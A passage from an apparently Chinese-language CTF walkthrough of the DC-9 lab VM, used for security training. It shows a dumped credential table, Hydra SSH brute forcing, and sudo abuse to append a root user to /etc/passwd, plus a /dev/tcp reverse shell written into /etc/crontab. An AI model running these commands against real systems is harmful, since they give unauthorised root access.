| 14 | phoebeb   | smellycats    |
| 15 | scoots    | YR3BVxxxw87   |
| 16 | janitor   | Ilovepeepee   |
| 17 | janitor2  | Hawaii-Five-0 |
+----+-----------+---------------+
使用 awk 命令依次分离出 username.txt、password.txt:
root at kali in /tmp
$ cat sqlresult.txt | awk '{if(NR>4) print$4}' > username.txt ; cat username.txt
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

root at kali in /tmp
$ cat sqlresult.txt | awk '{if(NR>4) print$6}' > password.txt ; cat password.txt
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeepee
Hawaii-Five-0
使用 hydra 进行爆破:
root at kali in /tmp
$ hydra -L username.txt -P password.txt ssh://10.10.8.143
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-22 01:20:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ssh://10.10.8.143:22/
[22][ssh] host: 10.10.8.143   login: chandlerb   password: UrAG0D!
[22][ssh] host: 10.10.8.143   login: joeyt   password: Passw0rd
[22][ssh] host: 10.10.8.143   login: janitor   password: Ilovepeepee
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-22 01:21:26
成功爆破出账户密码。
5 敏感信息泄露
找出了三个用户,依次登录看看:
root at kali in /tmp
$ ssh chandlerb@10.10.8.143
chandlerb@10.10.8.143's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
chandlerb@dc-9:~$ id
uid=1009(chandlerb) gid=1009(chandlerb) groups=1009(chandlerb)
chandlerb@dc-9:~$ ls
chandlerb@dc-9:~$ ls -al
total 12
drwx------  3 chandlerb chandlerb 4096 Nov 22 03:20 .
drwxr-xr-x 19 root      root      4096 Dec 29  2019 ..
lrwxrwxrwx  1 chandlerb chandlerb    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 chandlerb chandlerb 4096 Nov 22 03:20 .gnupg
chandlerb@dc-9:~$

root at kali in /tmp
$ ssh joeyt@10.10.8.143
joeyt@10.10.8.143's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
joeyt@dc-9:~$ ls
joeyt@dc-9:~$ ls -al
total 12
drwx------  3 joeyt joeyt 4096 Nov 22 03:20 .
drwxr-xr-x 19 root  root  4096 Dec 29  2019 ..
lrwxrwxrwx  1 joeyt joeyt    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 joeyt joeyt 4096 Nov 22 03:20 .gnupg
joeyt@dc-9:~$

root at kali in /tmp
$ ssh janitor@10.10.8.143
janitor@10.10.8.143's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
janitor@dc-9:~$ ls -al
total 16
drwx------  4 janitor janitor 4096 Nov 22 03:21 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 janitor janitor 4096 Nov 22 03:21 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$
最终,在 janitor 用户下面发现了一个可疑目录:
.secrets-for-putin,查看查看。
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
6 二次 SSH 爆破
发现了一堆新字符串,添加到 password.txt 中,重新爆破一遍:
root at kali in /tmp
$ vim password.txt

root at kali in /tmp
$ cat password.txt
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeepee
Hawaii-Five-0
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts

root at kali in /tmp
$ hydra -L username.txt -P password.txt ssh://10.10.8.143
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-22 01:27:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 374 login tries (l:17/p:22), ~24 tries per task
[DATA] attacking ssh://10.10.8.143:22/
[22][ssh] host: 10.10.8.143   login: fredf   password: B4-Tru3-001
[22][ssh] host: 10.10.8.143   login: chandlerb   password: UrAG0D!
[22][ssh] host: 10.10.8.143   login: joeyt   password: Passw0rd
[22][ssh] host: 10.10.8.143   login: janitor   password: Ilovepeepee
[STATUS] 332.00 tries/min, 332 tries in 00:01h, 44 to do in 00:01h, 14 active
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-22 01:29:09
有戏,爆破出了一个新用户,登录一下:
root at kali in /tmp
$ ssh fredf@10.10.8.143
fredf@10.10.8.143's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fredf@dc-9:~$
7 SUDO 提权
提权四步走:
SUID
SUDO
特殊文件
Kernel
走到第二步,就发现了特殊:
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
有个不用密码的可执行文件
/opt/devstuff/dist/test/test查看一下:
fredf@dc-9:~$ ls -l /opt/devstuff/dist/test/test
-rwxr-xr-x 1 root root 1212968 Dec 29  2019 /opt/devstuff/dist/test/test
确实有可执行权限,执行试试:
fredf@dc-9:~$ /opt/devstuff/dist/test/test
Usage: python test.py read append
命令这里提示了有个 test.py 文件,使用 find 查找一下:
fredf@dc-9:~$ find / -name test.py 2>/dev/null
/opt/devstuff/test.py
/usr/lib/python3/dist-packages/setuptools/command/test.py
查看文件内容:
fredf@dc-9:~$ cat /opt/devstuff/test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
简单审计一下:
首先,代码通过 import sys 导入了 Python 的 sys 模块,该模块提供了与 Python 解释器和系统交互的功能。
接下来,代码使用 if 语句检查命令行参数的数量是否为 3。如果不是,则打印使用说明并退出程序。
如果命令行参数数量为 3,则进入 else 语句块。
在 else 语句块中,代码通过 open 函数打开了以 sys.argv[1] 命名的文件,并以只读模式 “r” 进行操作。然后,使用 f.read() 方法读取文件的内容,并将结果存储在 output 变量中。
接下来,代码再次使用 open 函数打开以 sys.argv[2] 命名的文件,并以追加模式 “a” 进行操作。
使用 f.write(output) 将 output 变量的内容写入到打开的文件中。
最后,使用 f.close() 关闭文件对象,释放资源。
既然知道了用法,那现在可以有两种方式提权:
创建用户写入 /etc/passwd
写入 Shell 到 Crontab 中
7.1 /etc/passwd
以 /etc/passwd 文件的形式构建一个用户:
root at kali in ~
$ openssl passwd -1 -salt 123456
Password:
$1$123456$wOSEtcyiP2N/IfIl15W6Z0

root at kali in ~
$ head -n 1 /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh

root at kali in ~
$ # xixi:$1$123456$wOSEtcyiP2N/IfIl15W6Z0:0:0:root:/root:/usr/bin/bash
将该内容,写入 xixi 文件中:
fredf@dc-9:~$ echo 'xixi:$1$123456$wOSEtcyiP2N/IfIl15W6Z0:0:0:root:/root:/usr/bin/bash' > xixi
fredf@dc-9:~$ cat xixi
xixi:$1$123456$wOSEtcyiP2N/IfIl15W6Z0:0:0:root:/root:/usr/bin/bash
执行写入操作:
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test xixi /etc/passwd
fredf@dc-9:~$ tail -n 1 /etc/passwd
xixi:$1$123456$wOSEtcyiP2N/IfIl15W6Z0:0:0:root:/root:/usr/bin/bash
切换用户:
fredf@dc-9:~$ su xixi
Password:
root@dc-9:/home/fredf# id
uid=0(root) gid=0(root) groups=0(root)
查找 flag:
root@dc-9:/home/fredf# cd /root
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt


███╗   ██╗██╗ ██████╗███████╗    ██╗    ██╗ ██████╗ ██████╗ ██╗  ██╗██╗██╗██╗
████╗  ██║██║██╔════╝██╔════╝    ██║    ██║██╔═══██╗██╔══██╗██║ ██╔╝██║██║██║
██╔██╗ ██║██║██║     █████╗      ██║ █╗ ██║██║   ██║██████╔╝█████╔╝ ██║██║██║
██║╚██╗██║██║██║     ██╔══╝      ██║███╗██║██║   ██║██╔══██╗██╔═██╗ ╚═╝╚═╝╚═╝
██║ ╚████║██║╚██████╗███████╗    ╚███╔███╔╝╚██████╔╝██║  ██║██║  ██╗██╗██╗██╗
╚═╝  ╚═══╝╚═╝ ╚═════╝╚══════╝     ╚══╝╚══╝  ╚═════╝ ╚═╝  ╚═╝╚═╝  ╚═╝╚═╝╚═╝╚═╝

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.
7.2 crontab
以 crontab 文件的形式构建一个反弹 Shell,将该内容写入 cron 文件中:
fredf@dc-9:~$ echo '* * * * * root bash -c '\''bash -i &> /dev/tcp/10.10.8.20/4444 0>&1'\''' > cron
在 Kali 上开启监听:
root at kali in ~
$ nc -lvvp 4444
listening on [any] 4444 ...
执行写入操作:
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test cron /etc/crontab
fredf@dc-9:~$ tail -n 1 /etc/crontab
* * * * * root bash -c 'bash -i &> /dev/tcp/10.10.8.20/4444 0>&1'
成功反弹:
root at kali in ~
$ nc -lvvp 4444
listening on [any] 4444 ...
10.10.8.143: inverse host lookup failed: Unknown host
connect to [10.10.8.20] from (UNKNOWN) [10.10.8.143] 48182
bash: cannot set terminal process group (2078): Inappropriate ioctl for device
bash: no job control in this shell
root@dc-9:~# id
id
uid=0(root) gid=0(root) groups=0(root)